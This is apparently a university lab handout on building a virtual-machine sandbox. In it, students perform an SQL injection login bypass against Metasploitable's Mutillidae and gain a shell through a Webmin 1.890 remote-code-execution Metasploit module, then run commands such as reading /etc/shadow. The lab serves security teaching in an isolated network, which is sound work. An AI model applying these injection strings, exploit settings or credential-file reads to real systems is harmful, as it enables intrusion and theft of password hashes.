CS 4177 Software Vulnerabilities

Software Reverse Engineering+
Environment Development

Developed by Dr. Jaime C. Acosta

Tools: Kali Linux, Ubuntu, Metasploitable

In this exercise, you will become familiar with the basics of creating a sandbox environment for cyber security scenarios. You will learn about various tools that can be used to create networks and intentionally vulnerable devices and networks. You will use this knowledge to build your own cyber security learning module as part of the course project.

Note: Questions with a * have an associated challenge (worth points) in the CIT system.

Mission Briefing – Teaching a Dog New Tricks

Your office has just been notified of a potentially severe vulnerability that was reported and may impact hospitals, schools, and critical infrastructure. You have been tasked with alerting these organizations, but they just don't believe you! Your job is to inform stakeholders by showing them the severity of this vulnerability.




Figure 1 Network Scenario

In Summary, your job is to complete the following tasks.

1. Develop a simple network using Virtual Machines and ensure their connectivity.
2. Show how an exploit can be used to take over a vulnerable Web Server using the Kali Linux Operating System.

Step 1 – Building Bridges – Connecting Virtual Machines


Connect two virtual machines and show that you can transmit network data.

P1. If you haven't already, connect to the Collaborative Innovation Testbed (CIT) with the credentials provided to you by the professor. When you login, you will notice that you have 3 links:

(1) Kali Linux VM, **(2) Ubuntu VM**, **(3) Metasploitable VM**

1. We will start by configuring the ***Kali Linux virtual machine (VM)***. Click on the link to this VM and wait until you see the login screen. Login with the following credentials:
   username: **envdev**
   password: **envdev**

2. We'll start by setting up the address (analogous to an address in a physical neighborhood) on the ***Kali VM***. Since we don't have a system set up to automatically assign addresses, we will disable the default network setup mechanism. Right-click the network icon (***it may also appear as a spinning circle***) and then deselect the checkbox as shown below.



3. Start a ***Terminal*** window by pressing:
   Ctrl+Alt+t

4. Assign your computer an IP Address (11.0.0.100 in this case) by executing the following:
   sudo ip addr flush eth0 *(this clears any previous address)*
   when prompted, enter ***envdev*** *as the password*
   sudo ip addr add 11.0.0.100/24 dev eth0 *(this sets the address)*
   sudo ip link set dev eth0 up *(this turns on the device)*
   Notice the word **sudo** is used because we have to elevate to an administrator user

Now we'll do the same thing, on the ***Ubuntu VM***.

5. Go back to the CIT homepage by pressing back in your browser. Click on the ***Ubuntu VM***, and login with the following credentials (if prompted) and then open a terminal (same way as before). It may take a minute or two to log in.
   username: **researchdev**
   password: **envdev**

6. Right-click on the  and **deselect** 

to disable the network manager service.

7. In the terminal that you opened, assign your computer an address by executing the following:
   sudo ip addr flush ens18
   *when prompted, enter **envdev** as the password*
   sudo ip addr add 11.0.0.101/24 dev ens18
   sudo ip link set dev ens18 up

Last one, the ***metasploitable VM***. Click the back button on the browser until you're at the CIT homepage again.

8. Open the ***metasploitable VM*** *(if the screen is **blank**, press enter)* and then login using these credentials:
   username: **msfadmin**
   password: **msfadmin**

9. *Now set the IP address:
   sudo ip addr flush eth0
   *when prompted, enter **msfadmin** as the password*
   sudo ip addr add 11.0.0.102/24 dev eth0
   sudo ip link set dev eth0 up

Now that all the machines have addresses, let's test to make sure the VMs can reach each other.

10. Open the ***Kali Linux VM*** and then click on the Terminal Window. Enter the following command to test that you can ***reach*** or ping the Ubuntu machine by sending **4** echo request network packets.
    ping -c 4 11.0.0.101
    (wait for 4 ***responses***; your output should look similar to the following)

```
envdev@kali:~$ ping -c 4 11.0.0.101
PING 11.0.0.101 (11.0.0.101) 56(84) bytes of data.
64 bytes from 11.0.0.101: icmp_seq=1 ttl=64 time=0.569 ms
64 bytes from 11.0.0.101: icmp_seq=2 ttl=64 time=0.425 ms
64 bytes from 11.0.0.101: icmp_seq=3 ttl=64 time=0.613 ms
64 bytes from 11.0.0.101: icmp_seq=4 ttl=64 time=0.538 ms

--- 11.0.0.101 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3053ms
rtt min/avg/max/mdev = 0.425/0.536/0.613/0.069 ms
```

11. Now ping the ***metasploitable VM*** in the same way (*recall that it's IP address is 11.0.0.102*).

If you received the 4 responses (not timeouts) from both machines, then you can move on; otherwise, please check your work, and ask the professor if you have questions.

****

Metasploitable comes pre-packaged with hundreds of intentionally vulnerable services. In the next few steps, you'll ***exploit*** an SQL injection vulnerability, a well-known web/database issue.

****

12. Jump over to your ***Metasploitable VM***. We have to make a small fix that the developers left misconfigured before we begin. Enter the following command.
    sudo nano /var/www/mutillidae/config.inc
13. Change the word ***metasploit*** to ***owasp10*** as shown below.
    (you'll have to use the arrows on the keyboard to move around the document)


```
<?php
        /* NOTE: On Samurai, the $dbpass password is "samurai" rather than blan$

        $dbhost = 'localhost';
        $dbuser = 'root';
        $dbpass = '';
        $dbname = 'owasp10';
?>
```


14. After you're done making changes, press ***Ctrl+o, Enter*** to save; then press ***Ctrl+x*** to exit.

Now the setup is ready; let's run an SQL Injection exploit. This exploit takes advantage of the lack of checks on an input field, like a username or password field. Instead of checking and disallowing characters like \!@#,'… the input is read and passed to the backend system. If crafted carefully, an attacker can use this to abuse the system… as you'll demonstrate below.

15. Open your ***Kali Linux VM***, click on the Dragon icon on the top left, and click on the Web browser icon (shown below) and navigate to the following URL:
    http://11.0.0.102/mutillidae/
    This is a web site that's runing on the metasploitable VM by default when the machine starts.



16. Click on the **Core Controls**->**Login/Register** menus and then try ***guessing one*** username/password and press the **Login Button**.



You'll get what you'd expect: an ***Authentication Error***.

17. *Now try adding an invalid character to your username, specifically try logging in with the following ***username*** (leave the password field blank).
    username: test' (*the last character here is a single-quote*)

18. Scroll to the top of the page. You'll notice something interesting, look at the **Diagnostic Information**. This is revealing some sensitive information. It's showing a logical expression where you can see your username. Now let's take advantage of the way that our username/password is being read.

    Try to your best: write down a ***username*** and ***password*** so that the resulting Diagnostic Information would result in the following:
    SELECT * FROM accounts WHERE username='test' and password='' OR '1==1'

    username: _____
    password: _____

19. Now try this in the **browser**. If you did this successfully, you should notice that the system let you login as an **administrator**!

You've successfully incorporated one of metasploitable's vulnerable services that can be used to create simple sample exercises. Let's try something that involves a service that isn't part of metasploitable, something more recent.

In the Kali VM, close the browser and terminal at this time.

Step 2 – A Meaningful Meeting – Hosting Your Own Service

Now you'll go through steps that will install and start a webserver and retrieve content from another machine.

1. Go back to the CIT home screen and open the **Ubuntu VM**. (login if you are prompted)
2. A webserver called **nginx** is already installed on your machine. If it wasn't there, you'd connect to the Internet and run the following command to install it:
   sudo apt-get install nginx

3. Start the webserver by running the following command:
   sudo service nginx start

4. Test to make sure the server is running correctly by opening Firefox and then navigate to the page that you're hosting on the local system:

   http://11.0.0.101/ *(recall that this is the address you assigned to the Ubuntu VM)*

5. Let's make some changes to the page. Back in your Terminal window, edit the default page by running the following command:
   sudo gedit /var/www/html/index.nginx-debian.html

6. Replace the text ***Welcome to nginx*** with your name and save the document (**Ctrl+s**).

```
<!DOCTYPE html>
<html>
<head>
<title>Welcome to nginx!</title>
<style>
    body {
        width: 35em;
        margin: 0 auto;
        font-family: Tahoma, Verdana, Arial, sans-serif;
    }
</style>
</head>
<body>
<h1>Dr. Acosta was here!</h1>
<p>If you see this page, the nginx web server is successfully installed and
working. Further configuration is required.</p>

<p>For online documentation and support please refer to
<a href="http://nginx.org/">nginx.org</a>.<br/>
Commercial support is available at
<a href="http://nginx.com/">nginx.com</a>.</p>

<p><em>Thank you for using nginx.</em></p>
</body>
</html>
```

7. Go back to the browser and refresh the page. You should see your changes.

Close your browser and all other windows at this time.

Now let's make sure we can access our webserver from the Kali machine.

8. *Open the **Kali VM**, open the **Web Browser**, and then navigate to the page that you hosted:
   http://11.0.0.101

Close your browser at this time.

Step 3 – Proof is in the Pudding – Test a known Exploit

This is it; you now have some basic knowledge of how to connect virtual machines and start services on each. Now you will setup and *test* a known vulnerability that's been documented on the popular exploit-db online knowledgebase.

1. First let's start by reading up about the vulnerability that we're going to test. On the **Ubuntu VM**, double click on the folder that's on the Desktop named **webmin-exloit_db**

2. You'll notice that there are two subfolders: **webpage_details_exploitdb** and **webpage_webmin_install**. These two folders contain saved web pages. Double-click on the files ending with ***.html*** to view them and then answer the following questions.

    a. ***Command*** you'd have to run to install dependencies for the victim software:
    _____
    _____

    b. ****Version*** of ***vulnerable software*** that does not require additional configurations:
    _____

    c. ***Feature*** that is the likely culprit (the reason why the exploit is possible)?
    _____

    d. ***Software*** where this ***module*** was written to run? _____

    e. ***Port*** that the exploit will try to use (same as the one used by default by victim software)
    _____

    f. What does ***RCE*** stand for and what does it entail?
    _____
    _____
    _____

    g. What are the ***two options*** for ***installing*** the ***victim application*** *(just the name)*?
        i. _____
        ii. _____


In this exercise, you won't need to install any dependencies on the system, but let's go through the steps anyway.

3. Open a Terminal and then run the command that you wrote in ***number 2 a***. (*hint: like before, you will have to supply an additional keyword at the start of the command in order to elevate to an administrator user*)

4. If done correctly, you should see the following. The packages were preinstalled by the professor, but if they weren't you would have seen the packages installation text.

```
Reading package lists... Done
Building dependency tree
Reading state information... Done
libio-pty-perl is already the newest version (1:1.08-1.1build1).
libnet-ssleay-perl is already the newest version (1.72-1build1).
apt-show-versions is already the newest version (0.22.7).
libauthen-pam-perl is already the newest version (0.16-3build2).
libpam-runtime is already the newest version (1.1.8-3.2ubuntu2.1).
perl is already the newest version (5.22.1-9ubuntu0.5).
openssl is already the newest version (1.0.2g-1ubuntu4.13).
python is already the newest version (2.7.12-1~16.04).
The following package was automatically installed and is no longer required:
  dkms
Use 'sudo apt autoremove' to remove it.
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
```

5. We know that we need to install the vulnerable application, and we want to do as little additional setup as possible (we just want to show the exploit). We'll use the **dpkg** option to install the software, since it seems the simplest, but we'll use it to install the ***older version*** (*v1.890*) that does not need any additional configuration.
   This older version has already been downloaded to the Downloads/ folder.
   To install it, run the following commands.
   cd Downloads
   sudo dpkg -i webmin_1.890_all.deb
   This may take several minutes to complete.
6. *Read through the resulting installation text and then navigate using ***your browser*** to the URL where you are hosting the ***vulnerable service***.
7. You'll notice a warning about the page being insecure (it's using https, but we didn't set up a certificate; so it created a temporary fake one for testing purposes). **Click on Advanced->Add Exception->Confirm Security Exception**. If done correctly, after ~10 seconds, you should see the login screen.



Excellent! The step you completed is (usually) the one of the hardest parts and it is done. Now you'll setup and run the **exploit** from the Kali Linux VM. As you know, from your response to ***number 2 d***, the code is meant to run in metasploit. It turns out it's already there since we have the latest version of metasploit, but for learning purposes, we'll pretend it wasn't and add it separately.

8. Open the ***Kali VM***. The exploit from exploit-db has already been downloaded. Navigate to it by double-clicking the folder on the Desktop named webmin_exploit_db->exploit. You should see the ***47230_alt.rb*** file in this directory.

****

Metasploit is a software for testing vulnerabilities; it offers a variety of ways to combine exploits, payloads, scanners, etc. through a database and it's looked on very favorably by many security testers.

Metasploit modules are written in a language called ruby. The extension for these programs is ***.rb*** if you want to the see the code for the exploit, you can double click on the 47230_alt.rb file. Custom modules can be written outside of the standard metasploit builds and then added to the list of known exploits, as you'll do in the next steps.


Once the custom modules are added, they also be combined, just like the prebuilt ones, with payloads, scanners, etc.

****

9. When metasploit starts, it loads any .rb files in a specific path. By default, this path does not exist. You have to create the folders and then copy the .rb file over. In your terminal, run the following four commands:
   mkdir -p /home/envdev/.msf4/modules/exploits/linux/mytestsploit/
   cd /home/envdev/Desktop/webmin_exploit_db/exploit/
   cp 47230_alt.rb /home/envdev/.msf4/modules/exploits/linux/mytestsploit/
   msfconsole

*You can also force it to load the **.rb** if metasploit is already running using the reload_all command from within the msfconsole program)*

10. Now let's tell metasploit to use our new exploit and then see what other configuration we need to set up before we use it. Run the following commands.
    use exploit/linux/mytestsploit/47230_alt
    show options
11. The resulting output is in table-format. By default, metasploit has set things up so that we'll get a shell on the victim machine if everything works. Notice, though that there are some ***required*** fields that we need to fill in. Run the following to set the required values.
    set RHOSTS 11.0.0.101
    set RPORT 10000
    set LHOST 11.0.0.100
    set SSL true
12. *Finally, the time has come… take a deep breath and … run the exploit.
    exploit



Congratz!! Now try running some commands on the remote host. Some things you can try:

ls	*list files*
touch /home/researchdev/Desktop/myfile.txt	*create a file called myfile.txt on the Desktop*
cat /etc/shadow	*view password hashes*

You prevented a tragedy! You've proven your point, showing that an adversary wreak havoc if this vulnerability is not fixed. Your stakeholders believe you. Excellent Job!

Ensure you've answered all of the Challenges on the Challenge Server and then proceed with the deliverables below.

Deliverables: Email a document file with the subject **Assignment-EnvDev1**to svutep@gmail.com

The document must contain the following:

- A one-two paragraph write-up including (1) the purpose of the exercise, (2) where you had trouble (if any), (3) highlights about what you learned.